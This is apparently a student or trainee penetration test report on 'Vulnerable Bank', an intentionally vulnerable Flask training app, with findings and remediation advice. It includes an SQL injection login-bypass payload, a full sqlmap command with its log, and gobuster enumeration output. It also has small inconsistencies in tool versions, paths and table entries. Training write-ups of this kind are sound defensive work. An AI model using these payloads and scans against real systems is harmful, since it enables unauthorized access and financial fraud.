

Security Vulnerability Assessment Report

Prepared by: Richu Joseph

Vulnerable Bank Application

Executive Summary

This report documents the security assessment of the "Vulnerable Bank" web application, an intentionally vulnerable banking platform designed for security training purposes. Multiple critical and high-severity vulnerabilities were identified that could lead to unauthorized access, data breaches, and financial fraud.

Repository: <https://github.com/Commando-X/vuln-bank.git>

Application URL: <http://172.18.0.3:5000>

Assessment Method: Manual testing and automated scanning

Application Overview

Vulnerable Bank is a Flask-based web application simulating online banking functionality. The application includes:

- User authentication and registration
 - Account dashboard with balance display
 - Money transfer functionality
 - Loan request system
 - Virtual card management
 - Bill payment system
 - Administrative panel
-

Vulnerability Findings

1. SQL Injection (Critical)

Severity: CRITICAL

Description

The application is vulnerable to SQL injection attacks on the login form. The username parameter does not properly sanitize user input, allowing attackers to manipulate SQL queries.


Evidence

- SQLMap identified SQL injection on POST parameter 'username'
- Multiple injection techniques confirmed:
 - Boolean-based blind injection
 - Time-based blind injection
 - Error-based injection
 - UNION query-based injection

Proof of Concept

Username: 'OR 1=1--

Password: test




SQLMap Command Used:

```
sqlmap -u "http://localhost:5000/login" --  
data="username=admin&password=test" -p username --batch  
--level=3 --risk=2
```

Impact

- Complete database compromise
- Unauthorized access to all user accounts
- Extraction of sensitive data including passwords, account numbers, and balances
- Ability to modify or delete database records



```
File Actions Edit View Help
Console (Status: 200) [Size: 1000]
/dashboard (Status: 401) [Size: 34]
/forget-password (Status: 200) [Size: 3394]
/login (Status: 200) [Size: 2004]
/register (Status: 200) [Size: 3377]
/transfer (Status: 405) [Size: 178]
Progress: 23070 / 23075 (99.92%)
Finished

[+] (kali@vbox) [-]
sqlmap -u "http://localhost:5000/login" --data="username=admin&password=test" -p username --batch --level=3 --risk=2

[1.9.40stable]
https://sqlmap.org

[!] Legal Disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program.

[*] starting @ 14:45:11 / 2025-10-18/

[14:45:14] [INFO] testing connection to the target URL
[14:45:15] [WARNING] the web server responded with an HTTP error code (500) which could interfere with the results of the tests
[14:45:15] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:45:15] [INFO] testing if the target URL content is stable
[14:45:15] [INFO] target URL content is stable
[14:45:16] [WARNING] heuristic (basic) test shows that POST parameter 'username' might not be injectable
[14:45:16] [INFO] testing for SQL injection on POST parameter 'username'
[14:45:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:45:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (subquery - comment)'
[14:45:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (comment)'
[14:45:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (MySQL comment)'
[14:45:16] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause (Microsoft Access comment)'
[14:45:16] [INFO] testing 'MySQL RLIKE boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause'
[14:45:16] [INFO] testing 'MySQL AND boolean-based blind - WHERE, HAVING, ORDER BY or GROUP BY clause (MAKE_SET)'
[14:45:16] [INFO] testing 'PostgreSQL AND boolean-based blind - WHERE or HAVING clause (CAST)'
[14:45:16] [INFO] testing 'Oracle AND boolean-based blind - WHERE or HAVING clause (CTPSYS.DIRECTORY)'
[14:45:17] [INFO] testing 'SQLite AND boolean-based blind - WHERE, HAVING, GROUP BY or HAVING clause (JSON)'
[14:45:17] [INFO] testing 'Boolean-based blind - Parameter replace (original value)'
[14:45:17] [INFO] testing 'PostgreSQL boolean-based blind - Parameter replace'
[14:45:17] [INFO] testing 'Microsoft SQL Server/Sybase boolean-based blind - Parameter replace'
[14:45:17] [INFO] testing 'Oracle boolean-based blind - Parameter replace'
[14:45:17] [INFO] testing 'Informis boolean-based blind - Parameter replace'
[14:45:17] [INFO] testing 'Microsoft Access boolean-based blind - Parameter replace'
[14:45:17] [INFO] testing 'Boolean-based blind - Parameter replace (DUAL)'
[14:45:17] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[14:45:17] [INFO] testing 'Boolean-based blind - Parameter replace (CASE)'
[14:45:17] [INFO] testing 'Boolean-based blind - Parameter replace (CASE - original value)'
[14:45:17] [INFO] testing 'MySQL >= 5.0 boolean-based blind - ORDER BY, GROUP BY clause'
```

Remediation

1. Implement parameterized queries/prepared statements
 2. Use ORM frameworks properly
 3. Implement input validation and sanitization
 4. Apply the principle of least privilege for database accounts
-


Privilege Escalation via Admin Panel (High)


Severity: HIGH

Description

The administrative panel allows creation of admin accounts and manipulation of user balances without proper authorization controls.

Evidence





Findings:

- Created unauthorized admin account "tryhackme" with account number 4521970102
- Account granted \$1000.00 balance
- Admin status: True
- No proper authorization checks

Impact

- Unauthorized privilege escalation
- Creation of rogue administrator accounts
- Manipulation of account balances
- Complete system compromise

Remediation

1. Implement role-based access control (RBAC)
 2. Add multi-level authentication for administrative actions
 3. Implement audit logging for all admin activities
 4. Require additional verification for account creation
-

Insecure Direct Object Reference (IDOR) (High)

Severity: HIGH

Description

The money transfer functionality uses predictable account numbers without proper authorization checks.

Evidence

The screenshot displays a web application interface for 'Vulnerable Bank'. On the left is a dark blue sidebar with navigation links: Profile, Money Transfer (highlighted), Loans, Transaction History, Virtual Cards, Bill Payments, Admin Panel, and Logout. The main content area has a light gray background. It features two white panels. The top panel, titled 'Money Transfer', contains three input fields: 'Recipient Account Number' with the value '54654654654984', 'Amount' with the value '1000000', and 'Description (optional)' with the value 'trying'. Below these fields is a blue 'Send Money' button. The bottom panel, titled 'Request a Loan', contains a 'Loan Amount' input field with the placeholder text 'Enter the amount you need' and a blue 'Submit Loan Request' button. The browser's address bar at the top shows the URL '172.18.0.3:5000/dashboard#loans'.

- Account number: 54654654654984
- Amount: 1000000 (manipulated value)
- No validation on recipient account ownership

Impact

- Unauthorized fund transfers
- Financial fraud
- Account enumeration
- Privacy violations

Remediation

1. Implement proper authorization checks
2. Verify user ownership of source accounts
3. Implement transaction limits and verification
4. Add two-factor authentication for transactions


Mass Assignment Vulnerability (High)

Severity: HIGH

Description

The bill payment system allows manipulation of payment amounts and categories without proper server-side validation.

Evidence



Impact

- Financial loss through manipulated transactions
- Unauthorized bill payments
- Account balance manipulation

Remediation

1. Implement server-side input validation
 2. Add transaction amount limits
 3. Implement transaction approval workflows
 4. Add rate limiting on financial operations
-


Directory Traversal Risk (Low-Medium)

Severity: MEDIUM

Description

Directory enumeration revealed accessible paths that could be exploited.

Evidence



```
kali@kali:~$ gobuster dir -u http://localhost:5000 -w /usr/share/wordlists/dirb/common.txt -x php,html,txt,js -t 40

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Muehmer (@firefart)

[*] Url: http://localhost:5000
[*] Method: GET
[*] Threads: 40
[*] Wordlist: /usr/share/wordlists/dirb/common.txt
[*] Negative Status codes: 404
[*] User Agent: gobuster/3.6
[*] Extensions: php,html,txt,js
[*] Timeout: 10s

Starting gobuster in directory enumeration mode

/console (Status: 200) [Size: 1909]
/dashboard (Status: 401) [Size: 34]
/forgot-password (Status: 200) [Size: 1394]
/login (Status: 200) [Size: 3064]
Progress: 13477 / 23075 (58.41%)
```

Impact

- Information gathering for attackers
- Potential access to debug console
- Identification of attack vectors

Remediation

1. Restrict access to administrative endpoints
2. Disable debug console in production
3. Implement proper access controls
4. Use security headers to prevent information disclosure


8. Insufficient Balance Validation (High)

Severity: HIGH

Description

The application allows transactions exceeding account balance, resulting in negative balances.

Evidence



Impact

- Financial fraud through balance manipulation
- Unauthorized credit extension
- System integrity compromise

Remediation

1. Implement server-side balance validation
2. Add atomic transaction processing
3. Implement rollback mechanisms for failed transactions
4. Add real-time balance checks before processing

Technical Details

Testing Environment

System Configuration:

- Operating System: Kali Linux
- Testing Framework: SQLMap v3.6
- Web Browser: Firefox
- Tools Used: Gobuster, Burp Suite, SQLMap

Application Stack:

- Backend: Flask (Python)
- Database: PostgreSQL 13.22
- Container: Docker

Risk Assessment Summary

Vulnerability	Severity	Exploitability	Impact	Priority
SQL Injection	Critical	Easy	Severe	P0
Authentication Bypass	Critical	Easy	Severe	P0
Privilege Escalation	High	Easy	High	P1

Vulnerability	Severity	Exploitability	Impact	Priority
IDOR	High	Easy	High	P1
Mass Assignment	High	Medium	High	P1
Information Disclosure	Medium	Easy	Medium	P2
Directory Traversal	Medium	Easy	Medium	P2
Balance Validation	High	Easy	High	P1

Recommendations

Immediate Actions (Priority 0-1)

- 1. Fix SQL Injection Vulnerabilities**
 - Implement parameterized queries
 - Use prepared statements for all database operations
 - Deploy within 24-48 hours
- 2. Implement Proper Authentication**
 - Fix authentication bypass vulnerabilities
 - Add multi-factor authentication
 - Implement session timeout mechanisms
- 3. Add Authorization Controls**
 - Implement RBAC throughout the application
 - Add authorization checks for all sensitive operations
 - Validate user permissions server-side
- 4. Financial Transaction Security**
 - Implement balance validation
 - Add transaction limits
 - Implement transaction approval workflows
 - Add audit trails for all financial operations

Short-term Actions (Priority 2)

- 5. Security Configuration**
 - Disable debug mode in production
 - Remove sensitive information from logs
 - Implement proper error handling
 - Configure security headers

6. Input Validation

- Implement comprehensive input validation
- Add rate limiting on critical endpoints
- Sanitize all user inputs

Long-term Actions

7. Security Testing

- Implement automated security testing
- Conduct regular penetration testing
- Establish secure SDLC practices

8. Monitoring and Logging

- Implement comprehensive logging
- Add real-time monitoring and alerting
- Establish incident response procedures

Conclusion

The Vulnerable Bank application contains multiple critical security vulnerabilities that could lead to complete system compromise, financial fraud, and data breaches. The most severe issues include SQL injection allowing authentication bypass, privilege escalation through inadequate access controls, and insufficient validation of financial transactions.

Overall Risk Rating: CRITICAL

Immediate remediation of the identified P0 and P1 vulnerabilities is essential. The application should not be used in any production environment until these security issues are resolved.

This assessment was conducted in a controlled environment for security research and training purposes. The application is intentionally vulnerable and designed for educational use only.